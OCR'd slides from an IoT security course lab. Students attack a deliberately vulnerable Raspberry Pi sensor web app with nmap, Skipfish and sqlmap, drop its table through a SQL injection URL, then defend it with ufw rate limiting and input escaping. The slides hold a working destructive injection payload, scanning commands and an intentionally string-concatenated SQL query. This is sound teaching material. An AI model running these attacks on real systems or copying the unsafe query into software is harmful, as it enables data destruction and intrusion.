
```
pi@iotlab:~/notebooks/Course Materials/4. IoT Security/scripts $ ls
app.py              generate-CA.sh  mosquitto_simple_pass.conf  WiFiPi.sh
CleanUp_WiFiPi.sh   init_mysql.sql  mosquitto_tls.conf
```

Part 1: Set up a simple IoT Monitoring Application

- Create database and tables using scripts: **sudo mysql < init_mysql.sql**
- Start the application by command: **python3 app.py**


```
pi@iotlab:~/notebooks/Course Materials/4. IoT Security/scripts $ python3 app.py
 * Serving Flask app "app" (lazy loading)
 * Environment: production
   WARNING: This is a development server. Do not use it in a production deployme
nt.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://0.0.0.0:8080/ (Press CTRL+C to quit)
 * Restarting with stat
```

- Leave this terminal open and test the application by accessing port 8080. The example IP address is 203.0.113.21 so it must be 203.0.113.21:8080




Part 1: Set up a simple IoT Monitoring Application

4. Add and update sensor data
   - Using REST API to add data in new browser via: **http://IP_address:Port/add/<SENSOR_NAME>?temperature=<VALUE>**
   - **<SENSOR NAME>** and **<VALUE>** can be replaced by: **http://IP_address:Port/add/kitchen?temperature=40**



   - Reload the application web and the result has been updated



   - Value of sensor can be updated via API call with ID of device: **http://203.0.113.21:8080/update/<ID>?temperature=30**

Part 2: Conduct a Reconnaissance Attack

1. Discover the open services on the Raspberry Pi
   - Open new terminal on Kali VM and discover network services by issuing the command: **nmap 203.0.113.0/24 –p-**

Ssh service's running ports are shown and attackers can exploit it

```
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
5040/tcp  open  unknown
5357/tcp  open  wsdapi
6000/tcp  open  X11
7070/tcp  open  realserver
49668/tcp open  unknown
MAC Address: 98:28:A6:47:72:B0 (Compal Information (kunshan))

Nmap scan report for 203.0.113.21
Host is up (0.0015s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: B8:27:EB:49:F9:A8 (Raspberry Pi Foundation)
Nmap scan report for 203.0.113.1
Host is up (0.0000040s latency).
All 65535 scanned ports on 203.0.113.1 are closed
Nmap done: 256 IP addresses (3 hosts up) scanned in 133.44 seconds
```

   - Investigate the services on port 8080 by running: **nmap -A -T4 [Pi IP addr] -p8080**

Question: Do research on the web to answer the following questions. What vulnerability was recently discovered in this web server software? Which company was compromised by an exploit of this vulnerability?


Part 2: Conduct a Reconnaissance Attack

2. Use Skipfish to discover hidden application

- Run the command:

skipfish -O -L -Y -S /usr/share/skipfish/dictionaries/minimal.wl -o vulnerable_app_results http://203.0.113.12:8080

- It cost 7-10 minutes for Skipfish to scan all the vulnerable web pages. When it is finished, a local directory **vulnerable_app_results** will be created
- In the web browser, navigate to **file:///root/vulnerable_app_results/index.html**
- Expand the crawl result to see the issues discovered by Skipfish and click **show trace** to see the probe sent by Skipfish and response from webserver



Part 3: Exploit a Vulnerable Web Application

1. Discover application details
   - Use command in the terminal: **ls –a**
   - If the .sqlmap is presented, use **rm –rfi /root/.sqlmap/** to remove it
   - Run the following command to discover the type and name of database used by web application

   sqlmap -u http://203.0.113.21:8080/add/test?temperature=26 --dbs --threads=10 --current-db

   (The IP address **must** be your RaspPi's IP)
   - When you face the following question, answer like the picture below

```
[03:20:06] [INFO] GET parameter 'temperature' appears to be 'MySQL >= 5.0.12 AND
time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads sp
ecific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending
provided level (1) and risk (1) values? [Y/n] n
[03:20:57] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[03:20:57] [INFO] automatically extending ranges for UNION query injection techn
ique tests as there is at least one other (potential) technique found
[03:20:57] [INFO] checking if the injection point on GET parameter 'temperature'
is a false positive
GET parameter 'temperature' is vulnerable. Do you want to keep testing the other
s (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 93 HTTP(s) re
quests:
```


```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option
'--time-sec')? [Y/n] y
```

Part 3: Exploit a Vulnerable Web Application

- After the database is discovered as vulnSensors, we can search for existing tables in that database by command:

sqlmap -u http://203.0.113.21:8080/add/test?temperature=26 --dbms=mysql -D vulnSensors –tables

- If you face any question, just answer Yes (y)
- After it is finished, you can view the queries it sent in the PL-App terminal
- Refresh the browser to see multiple added sensor entries




529	test	0	OFF
530	test	1	ON
531	test	1	ON
532	test	1	ON
533	test	0	OFF
534	test	1	ON
535	test	0	OFF
536	test	0	OFF
537	test	1	ON

Part 3: Exploit a Vulnerable Web Application

2. Attack the discovered table
   - Delete the table from database by the following command

wget "http://203.0.113.21:8080/add/1?temperature=1%27);drop%20table%20sensors;-- "
(Note: There is a space between the second hyphen (-) and the end quote (") at the end of command)

```
root@kali:~# wget "http://203.0.113.21:8080/add/1?temperature=1%27);drop%20table
%20sensors;-- "
--2024-03-25 03:40:55--  http://203.0.113.21:8080/add/1?temperature=1%27);drop%2
0table%20sensors;--%20
Connecting to 203.0.113.21:8080... connected.
HTTP request sent, awaiting response... 500 INTERNAL SERVER ERROR
2024-03-25 03:40:55 ERROR 500: INTERNAL SERVER ERROR.
```



Part 4: Add Application Protection

At first, the application have to be restored to its original state

- In the Kali terminal that is running the app.py script, press Ctrl-C to terminate the script
- Issue the following commands to reinitialize the web application

sudo mysql < init_mysql.sql and **python3 app.py**

- Refresh the web browser tab for the web application

1. Block the brute-force attack
   - Open new web terminal in PL-APP
   - Before you enable the ufw firewall, we must make sure that access to the SSH service and the web application is still allowed. Issue the following commands to allow access and start the firewall

ufw allow ssh
ufw allow 8080/tcp
ufw allow 80/tcp
ufw enable

```
(pl-app) root@iotlab:/home/pi/notebooks# ufw allow ssh
Rules updated
Rules updated (v6)
(pl-app) root@iotlab:/home/pi/notebooks# ufw allow 8080/tcp
Rules updated
Rules updated (v6)
(pl-app) root@iotlab:/home/pi/notebooks# ufw allow 80/tcp
Rules updated
Rules updated (v6)
(pl-app) root@iotlab:/home/pi/notebooks# ufw enable
Firewall is active and enabled on system startup
```

Part 4: Add Application Protection

- The firewall application, ufw, has a simple mechanism that limits the number of requests from a single IP address to a specific service by running: **ufw limit 8080/tcp**
- Verify the firewall status by command: **ufw status**

```
(pl-app) root@iotlab:/home/pi/notebooks# ufw limit 8080/tcp
Rule updated
Rule updated (v6)
(pl-app) root@iotlab:/home/pi/notebooks# ufw status
Status: active

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW       Anywhere
8080/tcp                   LIMIT       Anywhere
80/tcp                     ALLOW       Anywhere
22/tcp (v6)                ALLOW       Anywhere (v6)
8080/tcp (v6)              LIMIT       Anywhere (v6)
80/tcp (v6)                ALLOW       Anywhere (v6)
```

- View the real-time log messages when perform SQL injection by use the following command in **PL-App terminal**

```
pi@myPi:~ $ tail -f /var/log/kern.log
```

```
pi@iotlab:~ $ tail -f /var/log/kern.log
Mar 25 03:56:58 localhost kernel: [ 4673.246813] Bluetooth: hci0: unexpected SMP
 command 0x09 from 7c:c0:6f:22:5f:ee
Mar 25 04:00:48 localhost kernel: [ 4903.377435] Bluetooth: hci0: unexpected SMP
 command 0x08 from 7c:c0:6f:22:5f:ee
Mar 25 04:00:48 localhost kernel: [ 4903.378597] Bluetooth: hci0: unexpected SMP
 command 0x09 from 7c:c0:6f:22:5f:ee
Mar 25 04:10:23 localhost kernel: [ 5478.811535] Bluetooth: hci0: unexpected SMP
 command 0x08 from 6c:e8:5c:f0:f6:6a
Mar 25 04:10:23 localhost kernel: [ 5478.812686] Bluetooth: hci0: unexpected SMP
 command 0x09 from 6c:e8:5c:f0:f6:6a
Mar 25 04:10:52 localhost kernel: [ 5507.098714] input: 6C:E8:5C:F0:F6:6A as /de
vices/virtual/input/input0
```

Part 4: Add Application Protection

- Host the SQL injection again from Kali VM terminal (may need to run more than once)

```
root@kali:~# sqlmap -u http://203.0.113.21:8080/add/test?temperature=26 --dbms=mysql -D vulnSensors --tables
```

- Run the Skipfish again with different output folder name

```
skipfish -O -L -Y -S /usr/share/skipfish/dictionaries/minimal.wl -o vulnerable_app_results1 http://203.0.113.12:8080
```

- The UFW log messages show that skipfish was blocked

```
Mar 25 08:13:15 localhost kernel: [20050.569365] [UFW LIMIT BLOCK] IN=eth0 OUT= MAC=b8:27:eb:49:f9:a8:08:00:27:d7:97:90:08:00:
45:00:00:3c:25:a3:40:00:40:06:9d:01 SRC=203.0.113.1 DST=203.0.113.21 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=9635 DF PROTO=TCP SPT
=36576 DPT=8080 WINDOW=29200 RES=0x00 SYN URGP=0
Mar 25 08:13:35 localhost kernel: [20070.522004] [UFW LIMIT BLOCK] IN=eth0 OUT= MAC=b8:27:eb:49:f9:a8:08:00:27:d7:97:90:08:00:
45:00:00:3c:e6:eb:40:00:40:06:db:b8 SRC=203.0.113.1 DST=203.0.113.21 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=59115 DF PROTO=TCP SP
T=36648 DPT=8080 WINDOW=29200 RES=0x00 SYN URGP=0
Mar 25 08:13:55 localhost kernel: [20090.485540] [UFW LIMIT BLOCK] IN=eth0 OUT= MAC=b8:27:eb:49:f9:a8:08:00:27:d7:97:90:08:00:
45:00:00:3c:c8:45:40:00:40:06:fa:5e SRC=203.0.113.1 DST=203.0.113.21 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=51269 DF PROTO=TCP SP
T=36724 DPT=8080 WINDOW=29200 RES=0x00 SYN URGP=0
Mar 25 08:14:15 localhost kernel: [20110.282973] [UFW LIMIT BLOCK] IN=eth0 OUT= MAC=b8:27:eb:49:f9:a8:08:00:27:d7:97:90:08:00:
45:00:00:3c:07:89:40:00:40:06:bb:1b SRC=203.0.113.1 DST=203.0.113.21 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=1929 DF PROTO=TCP SPT
=36792 DPT=8080 WINDOW=29200 RES=0x00 SYN URGP=0
Mar 25 08:14:35 localhost kernel: [20130.498150] [UFW LIMIT BLOCK] IN=eth0 OUT= MAC=b8:27:eb:49:f9:a8:08:00:27:d7:97:90:08:00:
45:00:00:3c:fe:fa:40:00:40:06:c3:a9 SRC=203.0.113.1 DST=203.0.113.21 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=65274 DF PROTO=TCP SP
T=36868 DPT=8080 WINDOW=29200 RES=0x00 SYN URGP=0
Mar 25 08:14:55 localhost kernel: [20150.570492] [UFW LIMIT BLOCK] IN=eth0 OUT= MAC=b8:27:eb:49:f9:a8:08:00:27:d7:97:90:08:00:
45:00:00:3c:4f:b0:40:00:40:06:72:f4 SRC=203.0.113.1 DST=203.0.113.21 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=20400 DF PROTO=TCP SP
T=36942 DPT=8080 WINDOW=29200 RES=0x00 SYN URGP=0
```

- Open the Skipfish in web browser via **file:///root/vulnerable_app_results1/index.html** and compare the results with the previous skipfish session

Part 4: Add Application Protection

2. Sanitize application input

- In a new PL-App terminal window, navigate to /home/pi/notebooks/Course Materials/4. IoTSec/scripts
- Verify that the Python script is still running in the SSH session on Kali VM, if not rerun it
- Edit the app.py file using with the command **nano -l app.py**. Nano may indicate that the app.py script is already being edited by root. If so, enter "y" to continue
- Locate **line 67** in the app.py script. **Comment** this line by typing the "#" symbol in front of the line. **Go to line 68. Delete the comment character from the beginning of the line**. Do not change the indentation of the line
- Press Ctrl-X to save the file and exit nano. Nano will prompt you if you want to save. Enter "y" to save the file and press enter to accept the filename as app.py

```
66      try:
67          query="insert into sensors(name,temperature) values ('" + sensor_name + "','" + sensorTempStr + "');"
68          #query="insert into sensors(name,temperature) values ('" + db.escape_string(sensor_name).decode("UTF-8") + "','" $
69          print(query)
```

Part 4: Add Application Protection

- Run the drop table attack again

```
wget "http://203.0.113.21:8080/add/1?temperature=1%27);drop%20table%20sensors;-- "
```

```
root@kali:~# wget "http://203.0.113.21:8080/add/1?temperature=1%27);drop%20table
%20sensors;-- "
--2024-03-25 04:31:44--  http://203.0.113.21:8080/add/1?temperature=1%27);drop%2
0table%20sensors;--%20
Connecting to 203.0.113.21:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4 [text/html]
Saving to: '1?temperature=1%27);drop%20table%20sensors;--%20'

1?temperature=1%27) 100%[===================>]       4  --.-KB/s    in 0s

2024-03-25 04:31:44 (286 KB/s) - '1?temperature=1%27);drop%20table%20sensors;--%
20' saved [4/4]
```

Question: Refresh the web browser and see what happen?

Clean up:

- Remove the UFW rules that were created in the lab by running: **ufw reset** (on pl-app terminal)
- Return app.py to its original version by removing the comment character from line 67 and add it to line 68.
- Delete files and folders by command in Kali terminal: **`rm -r vulnerable_app_results* .sqlmap/`**

Reference

1. Nmap documentation

https://nmap.org/docs.html

2. Skipfish documentation

https://www.kali.org/tools/skipfish/

3. Sqlmap documentation

https://sqlmap.org/

4. SQL injection definition

https://www.geeksforgeeks.org/sql-injection/


Thank
You
Maake
Kiitos
köszönöm
Asante
Shukria
Dhanyavadagalu
Vinaka
Dankscheen
спасибо
Kam Sah Hammida
شكرا
Manana
Dankon
감사합니다
Dank Je
Mauruuru
Biyan
Matondo
Terima Kasih
Taiku
Tack
Blagodaram
Ngiyabonga
Dziekuje
Chokrane
Diolch i Chi
Grazie
Juspaxar
Arigato
Mochchakkeram
Gracias
Tingki
நன்றி
Bedankt
Dakujem
ধন্যবাদ
cảm ơn bạn
Paldies
Khap
Khun
Kop
Gratias Tibi
Ua Tsaug Rau Koj
Grazas
Obrigado
Děkuji
Nirringrazzjak
Di Ou Mèsi
Kia Ora
ありがとう
Suksama
Hvala
Rahmat
Nuwun
Matur
谢
Welalin
Djiere Dieuf
Misaotra
Danke
Merci
Go Raibh Maith Agat
Eskerrik Asko
Salamat
ขอขอบคุณคุณ
Najis Tuke